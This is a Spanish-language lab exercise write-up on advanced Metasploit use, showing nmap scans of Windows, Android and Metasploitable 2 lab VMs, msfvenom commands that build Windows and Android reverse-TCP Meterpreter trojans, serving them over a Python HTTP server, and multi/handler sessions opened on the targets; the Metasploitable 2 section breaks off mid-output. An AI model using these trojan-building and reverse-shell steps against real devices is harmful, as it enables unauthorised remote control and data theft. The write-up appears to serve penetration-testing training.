EJERCICIOS METASPLOIT AVANZADO III

Prerrequisitos

- Kali Linux
- Windowsploitable
- Android
- Metasploitable2

Ejercicios - MSFvenom y Metasploit

Crear con msfvenom tres troyanos, levantar tres multi/handler para cada uno de los sistemas anteriores y conseguir sesiones con cada uno de los troyanos.

- Windowsploitable

```
┌──(veronica㉿kali)-[~]
└─$ sudo nmap -sV 10.0.2.101 -T 5 -O
[sudo] contraseña para veronica:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-24 18:17 CET
Stats: 0:02:03 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 96.15% done; ETC: 18:19 (0:00:00 remaining)
Nmap scan report for 10.0.2.101
Host is up (0.0015s latency).
Not shown: 987 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: EMPRESA)
554/tcp   open  rtsp?
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3389/tcp  open  tcpwrapped
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:58:8C:73 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: HETEAM; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 128.41 seconds
```

```
msf6 > search multi/handler

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  exploit/linux/local/apt_package_manager_persistence  1999-03-09       excellent  No     APT Package Manager Persistence
   1  exploit/android/local/janus                         2017-07-31       manual     Yes    Android Janus APK Signature bypass
   2  auxiliary/scanner/http/apache_mod_cgi_bash_env      2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   3  exploit/linux/local/bash_profile_persistence        1989-06-08       normal     No     Bash Profile Persistence
   4  exploit/linux/local/desktop_privilege_escalation    2014-08-07       excellent  Yes    Desktop Linux Password Stealer and Privilege Escalation
   5  exploit/multi/handler                                                manual     No     Generic Payload Handler
   6  exploit/windows/mssql/mssql_linkcrawler             2000-01-01       great      No     Microsoft SQL Server Database Link Crawling Command Execution
   7  exploit/windows/browser/persits_xupload_traversal   2009-09-29       excellent  No     Persits XUpload ActiveX MakeHttpRequest Directory Traversal
   8  exploit/linux/local/yum_package_manager_persistence  2003-12-17       excellent  No     Yum Package Manager Persistence

Interact with a module by name or index. For example info 8, use 8 or use exploit/linux/local/yum_package_manager_persistence
```

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/handler) > set lhost 10.0.2.15
lhost ⇒ 10.0.2.15
msf6 exploit(multi/handler) > options
[-] Unknown command: options◆
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/handler) > set payload payload/windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
```


```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.
```


```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4444 -f exe > windowstroyano.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

```
┌──(root㉿kali)-[~]
└─# ls
com.apple.eawt      hydra.txt      informedvwa.xml  'man in the middle 1.pcap'  NODE           package.json       sql.txt    windowstroyano.exe
'com.apple.eawt.*'  infectado.py   LEDGER.txt       mutillidae-docker           node_modules   package-lock.json  veronica

┌──(root㉿kali)-[~]
└─# pwd
/root
```

```
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.15:4444
msf6 exploit(multi/handler) > jobs

Jobs
====

  Id  Name                   Payload                          Payload opts
  --  ----                   -------                          ------------
  0   Exploit: multi/handler  windows/x64/meterpreter/reverse_tcp  tcp://10.0.2.15:4444
```

```
┌──(root㉿kali)-[~]
└─# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ..
```


Directory listing for /
10.0.2.15:8080
.local/
.maltego/
.mitmproxy/
.MobSF/
.msf4/
.nmap
.npm/
.profile
.rsf_history
.spiderfoot/
.ssh/
.subversion/
.sudo_as_admin_successful
.viminfo
.viminfo.tmp
.wget-hsts
.xml
.ZAP/
.zsh_history
.zsh_history_bad
.zsh_history_bad+
.zshrc
com.apple.eawt
com.apple.eawt.*
hydra.txt
infectado.py
informedvwa.xml
LEDGER.txt
man in the middle 1.pcap
mutillidae-docker/
NODE/
node_modules/
package-lock.json
package.json
sql.txt
veronica/
windowstroyano.exe
martes, 24 de enero de 2023
ES
18:36
24/01/2023




```
msf6 exploit(multi/handler) >
[*] Sending stage (200774 bytes) to 10.0.2.101
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.101:49192) at 2023-01-24 18:37:24 +0100
```

```
msf6 exploit(multi/handler) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  1         meterpreter x64/windows  HETEAM\bob @ HETEAM  10.0.2.15:4444 → 10.0.2.101:49192 (10.0.2.101)
```

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: HETEAM\bob
meterpreter >
```

- Android


```
Nmap scan report for 10.0.2.16
Host is up (0.00022s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
5555/tcp open  freeciv?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5555-TCP:V=7.93%I=7%D=1/24%Time=63D01A14%P=x86_64-pc-linux-gnu%r(ad
SF:bConnect,91,"CNXN\x01\0\0\x01\0\x10\0\0y\0\0\0\xe0,\0\0\xbc\xb1\xa7\xb1
SF:device::ro\.product\.name=android_x86_64;ro\.product\.model=VirtualBox;
SF:ro\.product\.device=x86_64;features=cmd,stat_v2,shell_v2");
MAC Address: 08:00:27:8C:BB:9C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
```


```
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.
```

```
┌──(root㉿kali)-[~]
└─# msfvenom -p android/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4444 > troyanoandroid.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10233 bytes
```

```
┌──(root㉿kali)-[~]
└─# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```


1:13
Directory listing for /
10.0.2.15:8080
.viminfo
.viminfo.tmp
.wget-hsts
.xml
.ZAP/
.zsh_history
.zsh_history_bad
.zsh_history_bad+
.zshrc
com.apple.eawt
com.apple.eawt.*
hydra.txt
infectado.py
informedvwa.xml
LEDGER.txt
man in the middle 1.pcap
mutillidae-docker/
NODE/
node_modules/
package-lock.json
package.json
sql.txt
troyanoandroid.apk
veronica/
windowstroyano.exe




```
msf6 exploit(multi/handler) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information         Connection
  --  ----  ----                     -----------         ----------
  1         meterpreter dalvik/android  u0_a81 @ localhost  10.0.2.15:4444 → 10.0.2.16:35982 (10.0.2.16)

msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: u0_a81
meterpreter >
```

```
meterpreter > check_root
[+] Device is rooted
meterpreter >
```

- Metasploitable 2

```
┌──(veronica㉿kali)-[~]
└─$ nmap -sV 10.0.2.0/24 -T 5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-24 23:38 CET
Nmap scan report for 10.0.2.1
Host is up (0.00016s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
53/tcp open  domain  ISC BIND 9.9.4 (RedHat Enterprise Linux 7)
Service Info: OS: Linux; CPE: cpe:/o:redhat:enterprise_linux:7

Nmap scan report for 10.0.2.8
Host is up (0.00019s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.0.2.15
Host is up (0.00013s latency).
All 1000 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 13.57 seconds
```

```
┌──(root㉿kali)-[~]
└─# msfconsole -q
msf6 > search multi/handler

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  exploit/linux/local/apt_package_manager_persistence  1999-03-09       excellent  No     APT Package Manager Persistence
   1  exploit/android/local/janus                         2017-07-31       manual     Yes    Android Janus APK Signature bypass
   2  auxiliary/scanner/http/apache_mod_cgi_bash_env      2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   3  exploit/linux/local/bash_profile_persistence        1989-06-08       normal     No     Bash Profile Persistence
   4  exploit/linux/local/desktop_privilege_escalation    2014-08-07       excellent  Yes    Desktop Linux Password Stealer and Privilege Escalation
   5  exploit/multi/handler                                                manual     No     Generic Payload Handler
   6  exploit/windows/mssql/mssql_linkcrawler             2000-01-01       great      No     Microsoft SQL Server Database Link Crawling Command Execution
   7  exploit/windows/browser/persits_xupload_traversal   2009-09-29       excellent  No     Persits XUpload ActiveX MakeHttpRequest Directory Traversal
   8  exploit/linux/local/yum_package_manager_persistence  2003-12-17       excellent  No     Yum Package Manager Persistence

Interact with a module by name or index. For example info 8, use 8 or use exploit/linux/local/yum_package_manager_persistence

msf6 > use 5
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
